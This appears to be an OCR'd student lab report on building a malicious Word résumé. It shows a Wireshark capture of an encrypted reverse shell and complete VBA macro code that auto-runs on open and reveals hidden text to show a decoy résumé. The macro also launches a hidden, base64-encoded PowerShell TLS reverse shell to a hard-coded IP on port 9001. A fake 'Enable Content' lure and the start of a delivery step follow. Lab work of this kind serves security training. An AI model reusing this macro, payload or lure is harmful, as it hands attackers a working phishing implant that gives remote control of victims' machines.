
```
> Frame 550: 113 bytes on wire (904 bits), 113 bytes captured (904 bits) or
> Ethernet II, Src: VMware_91:55:d7 (00:50:56:91:55:d7), Dst: VMware_91:d0:
> Internet Protocol Version 4, Src: 44.106.39.5, Dst: 44.106.39.4
> Transmission Control Protocol, Src Port: 50073, Dst Port: 9001, Seq: 178,
> Transport Layer Security
```

Wireshark · Follow TCP Stream (tcp.stream eq 5) · Ethernet0 2

```
......!U....P.%.W      ...].k.T"\..?t...w
....6..............k..........f.!..@i.....:1.....|. ....}D

......!U....Q..>..... ..p4..$chK..7.
....6.........B.e2.N...H.g....T.9y...!<n.-......V...4ku....
......!U....R.>.w.#...JRT)......yA/G
....6..........KSj|...!.U......6..!.  e....$P.%..q..5,
..]
......!U....S2*

...b.b...C]...S}...
....6..........T.`i.....,w................"G;B.*....x.l.*.'
......!U....T.5.1.;.{......7. ..b..S
....6.........u.......f.2........1 ..;.g......=W.he...cdi...
```


Figure 1.6: WireShark Connection is encrypted

Task 2: Create word document that uses the reverse shell in a macro




```
Sub AutoOpen()
    RevealText
    InsertRealContent
    MyMacro
End Sub

Sub Document_Open()
    RevealText
    InsertRealContent
    MyMacro
End Sub

Sub RevealText()
    Dim para As Paragraph
    ' Change all text from white to black
    For Each para In ActiveDocument.Paragraphs
        para.Range.Font.Color = wdColorAutomatic
    Next

    ' Clear the header text (for all sections just to be safe)
    Dim sec As Section
    For Each sec In ActiveDocument.Sections
        sec.Headers(wdHeaderFooterPrimary).Range.Text = ""
    Next
End Sub

Sub InsertRealContent()
    ' Insert saved Quick Part (AutoText named "RealDoc") without any loading message
    Application.Templates( _
        ThisDocument.AttachedTemplate.FullName _
        ).BuildingBlockEntries("RealDoc").Insert _
        Where:=Selection.Range, RichText:=True
End Sub

Sub MyMacro()
Dim Str As String
Str = Str + "powershell.exe -nop -w hidden -ep bypass -enc "
Str = Str + "CgAkAHMAcwBsAFAAcgBvAHQAbwBjAG8AbABzACAAPQAg"
Str = Str + "AFsAUwB5AHMAdABlAG0ALgBTAGUAYwB1AHIAaQB0AHkA"
Str = Str + "LgBBAHUAdABoAGUAbgB0AGkAYwBhAHQAaQBvAG4ALgBT"
Str = Str + "AHMAbABQAHIAbwB0AG8AYwBvAGwAcwBdADoAOgBUAGwA"
Str = Str + "cwAxADIAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9"
Str = Str + "ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4A"
Str = Str + "UwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0"
Str = Str + "ACgAJwA0ADQALgAxADAANgAuADMAOQAuADQAJwAsACAA"
Str = Str + "OQAwADAAMQApADsAJABOAGUAdAB3AG8AcgBrAFMAdABy"
Str = Str + "AGUAYQBtACAAPQAgACQAVABDAFAAQwBsAGkAZQBuAHQA"
Str = Str + "LgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwAkAFMAcwBs"
Str = Str + "AFMAdAByAGUAYQBtACAAPQAgAE4AZQB3ACOATwBiAGoA"
Str = Str + "ZQBjAHQAIABOAGUAdAAuAFMAZQBjAHUAcgBpAHQAeQAu"
Str = Str + "AFMAcwBsAFMAdAByAGUAYQBtACgAJABOAGUAdAB3AG8A"
Str = Str + "cgBrAFMAdAByAGUAYQBtACwAJABmAGEAbABzAGUALAAo"
```

Figure 2.1a: Macros Command



```
Str = Str + "cgBrAFMAdAByAGUAYQBtACwAJABmAGEAbABzAGUALAAo"
Str = Str + "AHsAJAB0AHIAdQBlAH0AIAAtAGEAcwAgAFsATgBlAHQA"
Str = Str + "LgBTAGUAYwB1AHIAaQB0AHkALgBSAGUAbQBvAHQAZQBD"
Str = Str + "AGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEA"
Str = Str + "dABpAG8AbgBDAGEAbABsAGIAYQBjAGsAXQApACkAOwAk"
Str = Str + "AFMAcwBsAFMAdAByAGUAYQBtAC4AQQB1AHQAaABlAG4A"
Str = Str + "dABpAGMAYQB0AGUAQQBzAEMAbABpAGUAbgB0ACgAJwBj"
Str = Str + "AGwAbwB1AGQAZgBsAGEAcgBlAC0AZABuAHMALgBjAG8A"
Str = Str + "bQAnACwAJABuAHUAbABsACwAJABzAHMAbABQAHIAbwB0"
Str = Str + "AG8AYwBvAGwAcwAsACQAZgBhAGwAcwBlACkAOwBpAGYA"
Str = Str + "KAAhACQAUwBzAGwAUwB0AHIAZQBhAG0ALgBJAHMARQBu"
Str = Str + "AGMAcgB5AHAAdABlAGQAIAAtAG8AcgAgACEAJABTAHMA"
Str = Str + "bABTAHQAcgBlAGEAbQAuAEkAcwBTAGkAZwBuAGUAZAAp"
Str = Str + "ACAAewAkAFMAcwBsAFMAdAByAGUAYQBtAC4AQwBsAG8A"
Str = Str + "cwBlACgAKQA7AGUAeABpAHQAfQAkAFMAdAByAGUAYQBt"
Str = Str + "AFcAcgBpAHQAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoA"
Str = Str + "ZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBXAHIAaQB0"
Str = Str + "AGUAcgAoACQAUwBzAGwAUwB0AHIAZQBhAG0AKQA7AGYA"
Str = Str + "dQBuAGMAdABpAG8AbgAgAFcAcgBpAHQAZQBUAG8AUwB0"
Str = Str + "AHIAZQBhAG0AIAAoACQAUwB0AHIAaQBuAGcAKQAgAHsA"
Str = Str + "WwBiAHkAdABlAFsAXQBdACQAcwBjAHIAaQBwAHQAOgBC"
Str = Str + "AHUAZgBmAGUAcgAgAD0AIABOAGUAdwAtAE8AYgBqAGUA"
Str = Str + "YwB0ACAAUwB5AHMAdABlAG0ALgBCAHkAdABlAFsAXQAg"
Str = Str + "ADQAMAA5ADYAIAA7ACQAUwB0AHIAZQBhAG0AVwByAGkA"
Str = Str + "dABlAHIALgBXAHIAaQB0AGUAKAAkAFMAdAByAGkAbgBn"
Str = Str + "ACAAKwAgACcAUwBIAEUATABMAD4AIAAnACkAOwAkAFMA"
Str = Str + "dAByAGUAYQBtAFcAcgBpAHQAZQByAC4ARgBsAHUAcwBo"
Str = Str + "ACgAKQB9ADsAVwByAGkAdABlAFQAbwBTAHQAcgBlAGEA"
Str = Str + "bQAgACcAJwA7AHcAaABpAGwAZQAoACgAJABCAHkAdABl"
Str = Str + "AHMAUgBlAGEAZAAgAD0AIAAkAFMAcwBsAFMAdAByAGUA"
Str = Str + "YQBtAC4AUgBlAGEAZAAoACQAQgB1AGYAZgBlAHIALAAg"
Str = Str + "ADAALAAgACQAQgB1AGYAZgBlAHIALgBMAGUAbgBnAHQA"
Str = Str + "aAApACkAIAAtAGcAdAAgADAAKQAgAHsAJABDAG8AbQBt"
Str = Str + "AGEAbgBkACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMA"
Str = Str + "bwBkAGkAbgBnAF0AOgA6AFUAVABGADgAKQAuAEcAZQB0"
Str = Str + "AFMAdAByAGkAbgBnACgAJABCAHUAZgBmAGUAcgAsACAA"
Str = Str + "MAAsACAAJABCAHkAdABlAHMAUgBlAGEAZAAgAC0AIAAx"
Str = Str + "ACkAOwAkAE8AdQB0AHAAdQB0ACAAPQAgAHQAcgB5ACAA"
Str = Str + "ewBJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBv"
Str = Str + "AG4AIAAkAEMAbwBtAG0AYQBuAGQAIAAyAD4AJgAxACAA"
Str = Str + "fAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAfQAgAGMAYQB0"
Str = Str + "AGMAaAAgAHsAJABfACAAfAAgAE8AdQB0AC0AUwB0AHIA"
Str = Str + "aQBuAGcAfQBXAHIAaQB0AGUAVABvAFMAdAByAGUAYQBt"
Str = Str + "ACAAKAAkAE8AdQB0AHAAdQB0ACkAfQAkAFMAdAByAGUA"
Str = Str + "YQBtAFcAcgBpAHQAZQByAC4AQwBsAG8AcwBlACgAKQAK"
Str = Str + "AA=="
CreateObject("Wscript.Shell").Run Str, 0, False

End Sub
```


Figure 2.2b: Macros Command



SECURITY WARNING Macros have been disabled. Enable Content

This document is encrypted. Please click "Enable Content" to view this document.

Figure 2.4: Request to enable content



Harold Thompson
Oakbrook, IL • Harold@purdue.edu

PERSONAL STATEMENT

Hardworking and driven student who is deeply passionate about advancinginto cybersecurity strategy and consulting roles. Continuously inspired to learn by recent experiences interning at Accenture and certification studies.

EDUCATION

Purdue University - Bachelor of Science in Cybersecurity 08/2021 –05/2025
West Lafayette, Indiana GPA 4.0

- *Treasurer*, Cyber Forensics Club
- *Member*, Blue Team @ Purdue
- *Member*, Purdue b01lers CTF Team

PROFESSIONAL EXPERIENCE

Accenture – Security Summer Analyst (Chicago, Illinois) 06/2024 –08/2024


- Conducted comprehensive security testing of network stacksfor a Fortune 500 company to determine the most suitable solution for implementation across14,000 global locations
- Engaged with client senior leadership in meetings to gain a broader understanding of the project's requirements and scope
- Collaborated with vendors on-site and in client labs to standardize security testing of network stacks, utilizing proprietary network management platforms for the entire project team
- Leveraged an SSE platform to standardize firewall rule sets across various network stacks, facilitating eventual integration into 14,000 global locations
- Developed and implemented an automated solution for executing DNS queries, significantly enhancing the SSE platform's ability to swiftly identify malicious and benign domains
- Conducted 5G testing to identify the optimal 5G devices for the client's needs across14,000 global locations.
- Utilized port flooding techniques to meticulously identify and eliminate loops, optimizing the network stack environment's performance

Sondhi Solutions - Cybersecurity Intern (Indianapolis, Indiana) 05/2023 –08/2023

- Conducted threat and vulnerability management through the implementation of cybersecurity tools such as Barracudza, SentinelOne, DNSFilter, CyberCNS, Knowbe4, and communicated with a SOC, increasing overall cybersecurity for 3500 endpoints
- Composed regular reports on security status to provide internal and external clients increased awareness on security posture
- Created company policies based on NIST RMF guidelines for MFA, passwords, updates, and general security to improve industry compliance and cybersecurity stance for clients
- Automated CyberCNS patch output reporting to ensure proper patches were enforced for all endpoints,


Figure 2.4: Resume post allowing content

Task 3: Delivery


student@alexmisurec: ~/downloadresumebelow
File Actions Edit View Help
student@alexmisurec: ~/downloadresumebelow
student@alexmisurec: ~/downloadresumebelow
^G Help
^X Exit
^O Write Out
^R Read File
^F Where Is
^\ Replace
^K Cut
^U Paste
^T Execute
^J Justify
^C Location
^/ Go To Line
M-U Undo
M-E Redo
M-A Set Mark
M-6 Copy

